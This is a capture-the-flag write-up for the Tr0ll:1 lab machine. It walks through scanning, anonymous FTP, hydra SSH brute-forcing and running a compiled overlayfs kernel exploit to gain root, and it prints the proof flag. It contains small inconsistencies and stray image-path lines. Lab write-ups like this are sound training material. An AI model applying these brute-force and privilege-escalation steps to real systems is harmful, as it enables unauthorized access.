
Tr0ll: 1 CTF

Exploiting a vulnerable server which was using FTP, Ubuntu 2.0 (apache 2.4.7)

Strategy:
Compromise the vulnerable machine in order to gain privileged access for the root. And get Proof.txt from the root directory


Tactics:
1. Perform a network scan. Using netdiscover and nmap to discover target Ip 192.168.1.103



From the nmap scan we notice that this following machine has 3 open ports using ftp anonymous login, an Ubuntu service(open ssh) and apache http service. Performing a nikto scan to check all the vulnerable ports.

```
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 10.42 seconds
shashhh10@kali:~$ nikto -h 192.168.1.103
- Nikto v2.1.6
---------------------------------------------------------------------------
+ Target IP:          192.168.1.103
+ Target Hostname:    192.168.1.103
+ Target Port:        80
+ Start Time:         2020-05-08 21:20:15 (GMT-4)
---------------------------------------------------------------------------
+ Server: Apache/2.4.7 (Ubuntu)
+ The anti-clickjacking X-Frame-Options header is not present.
+ The X-XSS-Protection header is not defined. This header can hint to the user agent to
 protect against some forms of XSS
+ The X-Content-Type-Options header is not set. This could allow the user agent to rend
er the content of the site in a different fashion to the MIME type
+ No CGI Directories found (use '-C all' to force check all possible dirs)
+ Entry '/secret/' in robots.txt returned a non-forbidden or redirect HTTP code (200)
+ "robots.txt" contains 1 entry which should be manually viewed.
+ Apache/2.4.7 appears to be outdated (current is at least Apache/2.4.37). Apache 2.2.3
4 is the EOL for the 2.x branch.
+ Allowed HTTP Methods: GET, HEAD, POST, OPTIONS
+ OSVDB-3092: /secret/: This might be interesting...
+ OSVDB-3233: /icons/README: Apache default file found.
+ 7916 requests: 0 error(s) and 9 item(s) reported on remote host
+ End Time:           2020-05-08 21:21:40 (GMT-4) (85 seconds)
---------------------------------------------------------------------------
+ 1 host(s) tested
shashhh10@kali:~$ ftp 192.168.1.103
Connected to 192.168.1.103.
220 (vsFTPd 3.0.2)
Name (192.168.1.103:shashhh10): anonymus
530 This FTP server is anonymous only.
Login failed.
ftp> ^C
ftp> exit
221 Goodbye.
shashhh10@kali:~$ ftp 192.168.1.103
Connected to 192.168.1.103.
220 (vsFTPd 3.0.2)
Name (192.168.1.103:shashhh10): anonymous
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
```

2. Using the ftp login with anonymous credentials to gain access to the shell. Was able to exfiltrate the lol.pcap.



Using Wireshark tried intercepting the traffic between target and host ip. With @.@ got some signals that directories do exist. With a bit more digging got access to the “sup3rs3cr3tdirlol” directory.

Capturing from eth0

File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help

tcp.stream eq 0

No.	Time	Source	Destination	Protocol	Length	Info
123	16.229937515	192.168.1.109	192.168.1.103	FTP	94	Request: PORT 192,168,1,109,233,151
124	16.230562797	192.168.1.103	192.168.1.109	TCP	66	21 → 42134 [ACK] Seq=1 Ack=29 Win=453 Len=0 TSval=606035 TSe
125	16.230853968	192.168.1.103	192.168.1.109	FTP	117	Response: 200 PORT command successful. Consider using PASV.
126	16.230866336	192.168.1.109	192.168.1.103	TCP	66	42134 → 21 [ACK] Seq=29 Ack=52 Win=502 Len=0 TSval=382696886
127	16.231134653	192.168.1.109	192.168.1.103	FTP	72	Request: LIST
131	16.232683476	192.168.1.103	192.168.1.109	FTP	105	Response: 150 Here comes the directory listing.
132	16.232698066	192.168.1.109	192.168.1.103	TCP	66	42134 → 21 [ACK] Seq=35 Ack=91 Win=502 Len=0 TSval=382696886
138	16.233677983	192.168.1.103	192.168.1.109	FTP	90	Response: 226 Directory send OK.
139	16.233689575	192.168.1.109	192.168.1.103	TCP	66	42134 → 21 [ACK] Seq=35 Ack=115 Win=502 Len=0 TSval=38269688
249	43.250077556	192.168.1.109	192.168.1.103	FTP	74	Request: TYPE I
250	43.250810170	192.168.1.103	192.168.1.109	FTP	97	Response: 200 Switching to Binary mode.
251	43.250830921	192.168.1.109	192.168.1.103	TCP	66	42134 → 21 [ACK] Seq=43 Ack=146 Win=502 Len=0 TSval=38269958
252	43.251035135	192.168.1.109	192.168.1.103	FTP	93	Request: PORT 192,168,1,109,162,45
253	43.251582320	192.168.1.103	192.168.1.109	FTP	117	Response: 200 PORT command successful. Consider using PASV.

```
▸ Frame 123: 94 bytes on wire (752 bits), 94 bytes captured (752 bits) on interface eth0, id 0
▸ Ethernet II, Src: VMware_77:20:af (00:0c:29:77:20:af), Dst: VMware_44:39:51 (00:0c:29:44:39:51)
▸ Internet Protocol Version 4, Src: 192.168.1.109, Dst: 192.168.1.103
▸ Transmission Control Protocol, Src Port: 42134, Dst Port: 21, Seq: 1, Ack: 1, Len: 28
▸ File Transfer Protocol (FTP)
  [Current working directory: ]
  [Command: LIST]
  [Command frame: 127]
```

```
0000  00 0c 29 44 39 51 00 0c  29 77 20 af 08 00 45 10   ··)D9Q·· )w ···E·
0010  00 50 ad 7b 40 00 40 06  08 f8 c0 a8 01 6d c0 a8   ·P·{@·@· ·····m··
0020  01 67 a4 96 00 15 43 9f  1d 41 48 26 98 f4 80 18   ·g····C· ·AH&····
0030  01 f6 84 67 00 00 01 01  08 0a e4 1a e9 21 00 08   ···g···· ·····!··
0040  db 39 50 4f 52 54 20 31  39 32 2c 31 36 38 2c 31   ·9PORT 1 92,168,1
0050  2c 31 30 39 2c 32 33 33  2c 31 35 31 0d 0a         ,109,233 ,151··
```

eth0: <live capture in progress> Packets: 881 · Displayed: 18 (2.0%) Profile: Default

Index of /sup3rs3cr3tdirlol - Mozilla Firefox

Index of /sup3rs3cr3tdirlol


192.168.1.103/sup3rs3cr3tdirlol/


Index of /sup3rs3cr3tdirlol

Name	Last modified	Size	Description
Parent Directory		-	
roflmao	2014-08-11 18:45	7.1K	

Apache/2.4.7 (Ubuntu) Server at 192.168.1.103 Port 80

3. Accessed the roflmao file and took me a while to look but the roflmao file had an address encode. Then got access to the /0x0656BF/ directory. Two directories were accessible goodluck/ and this_folder_contains_the_password





Index of /0x0856BF

Name	Last modified	Size	Description
Parent Directory		-	
good_luck/	2014-08-12 23:59	-	
this_folder_contains_the_password/	2014-08-12 23:58	-	

Apache/2.4.7 (Ubuntu) Server at 192.168.1.103 Port 80


4. Downloaded the which_one_lol.txt file to get a list of usernames. After some careful observation and a long long time I found out that the name of the txt file Pass.txt is actually the password. Just needed to play around with the user names. Great #deception

```
[1]+  Stopped                 nano lol.pcap
shashhh10@kali:~$ cd Downloads/
shashhh10@kali:~/Downloads$ ls
php-reverse-shell-1.0.tar.gz  roflmao  shashhh10.ovpn  zoom_amd64.deb
shashhh10@kali:~/Downloads$ nano roflmao
shashhh10@kali:~/Downloads$ cd ..
shashhh10@kali:~$ wget http://192.168.1.103/0x0856BF/good_luck/which_one_lol.txt
--2020-05-08 22:18:45--  http://192.168.1.103/0x0856BF/good_luck/which_one_lol.txt
Connecting to 192.168.1.103:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 109 [text/plain]
Saving to: 'which_one_lol.txt'

which_one_lol.txt           100%[===================================================>]     109  --.-KB/s    in 0s

2020-05-08 22:18:45 (15.5 MB/s) - 'which_one_lol.txt' saved [109/109]

shashhh10@kali:~$ cat which_one_lol.txt
maleus
ps-aux
felux
Eagle11
genphlux < -- Definitely not this one
usmc8892
blawrg
wytshadow
vis1t0r
overflow
shashhh10@kali:~$ hydra -L which_one_lol.txt -p Pass.txt ssh://192.168.1.103
Hydra v9.0 (c) 2019 by van Hauser/THC - Please do not use in military or secret service organizations, or for illegal
purposes.

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2020-05-08 22:20:58
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[DATA] max 10 tasks per 1 server, overall 10 tasks, 10 login tries (l:10/p:1), ~1 try per task
[DATA] attacking ssh://192.168.1.103:22/
[22][ssh] host: 192.168.1.103   login: overflow   password: Pass.txt
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2020-05-08 22:21:02
shashhh10@kali:~$
```

5. So the Valid username was overflow and the password is Pass.txt. #don't really need to use hydra as the username list is small enough.
Exfiltrated the ssh port with the overflow username credentials and gained access to the server. Have not gained root privileges yet.
This machine was really a stinker. Had a timestamp which kept logging me out after a particular interval.

```
shashhh10@kali:~$ ssh overflow@192.168.1.103
The authenticity of host '192.168.1.103 (192.168.1.103)' can't be established.
ECDSA key fingerprint is SHA256:aifInt5MUU8pBMSjpS188RmsVqEwF+rj4na7UyLYCD0.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.1.103' (ECDSA) to the list of known hosts.
overflow@192.168.1.103's password:
Welcome to Ubuntu 14.04.1 LTS (GNU/Linux 3.13.0-32-generic i686)

 * Documentation:  https://help.ubuntu.com/

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.


The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

Last login: Wed Aug 13 01:14:09 2014 from 10.0.0.12
Could not chdir to home directory /home/overflow: No such file or directory
$ bash
overflow@troll:/$ ls
bin   dev  home        lib         media  opt   root  sbin  sys  usr  vmlinuz
boot  etc  initrd.img  lost+found  mnt    proc  run   srv   tmp  var
overflow@troll:/$ cd  root
bash: cd: root: Permission denied
overflow@troll:/$ cd etc
overflow@troll:/etc$ ls
adduser.conf            deluser.conf         initramfs-tools  magic.mime              python2.7     ssl
alternatives            depmod.d             inputrc          mailcap                 python3       subgid
apache2                 dhcp                 insserv          mailcap.order           python3.4     subgid-
apm                     dictionaries-common  insserv.conf     manpath.config          rc0.d         subuid
apparmor                dpkg                 insserv.conf.d   mime.types              rc1.d         subuid-
apparmor.d              emacs                iproute2         mke2fs.conf             rc2.d         sudoers
apt                     environment          iscsi            modprobe.d              rc3.d         sudoers.d
bash.bashrc             fail2ban             issue            modules                 rc4.d         sysctl.conf
bash_completion         fonts                issue.net        mtab                    rc5.d         sysctl.d
bash_completion.d       fstab                kbd              nanorc                  rc6.d         systemd
bindresvport.blacklist  fstab.d              kernel           network                 rc.local      terminfo
```

6. I tried to use the python simpleHTTPserver. To import the dirty cow exploit to gain privileged access but couldn't get it to import.
Also the dirty cow exploit wasn't working with full functionality so tried the overlayfs exploit. Created a new file using nano and executed the file successfully within the shell and escalated root privileges. Exfiltrated the proof.txt file successfully.



```
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.


The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

Last login: Fri May  8 20:02:49 2020 from 192.168.1.109
Could not chdir to home directory /home/overflow: No such file or directory
$ bash
overflow@troll:/$ id
uid=1002(overflow) gid=1002(overflow) groups=1002(overflow)
overflow@troll:/$ cd tmp
overflow@troll:/tmp$ nano 37292.c
overflow@troll:/tmp$ ls
37292.c
overflow@troll:/tmp$ gcc 37292.c -o exploit
overflow@troll:/tmp$ ls
37292.c  exploit
overflow@troll:/tmp$ ./exploit
spawning threads
mount #1
mount #2
child threads done
/etc/ld.so.preload created
creating shared library
# is
sh: 1: is: not found
# id
uid=0(root) gid=0(root) groups=0(root),1002(overflow)
# bash
root@troll:/tmp# cd /root
root@troll:/root# ls
proof.txt
root@troll:/root# cat proof.txt
Good job, you did it!


702a8c18d29c6f3ca0d99ef5712bfbdc
root@troll:/root#
```

----------*End-of-ctf*----------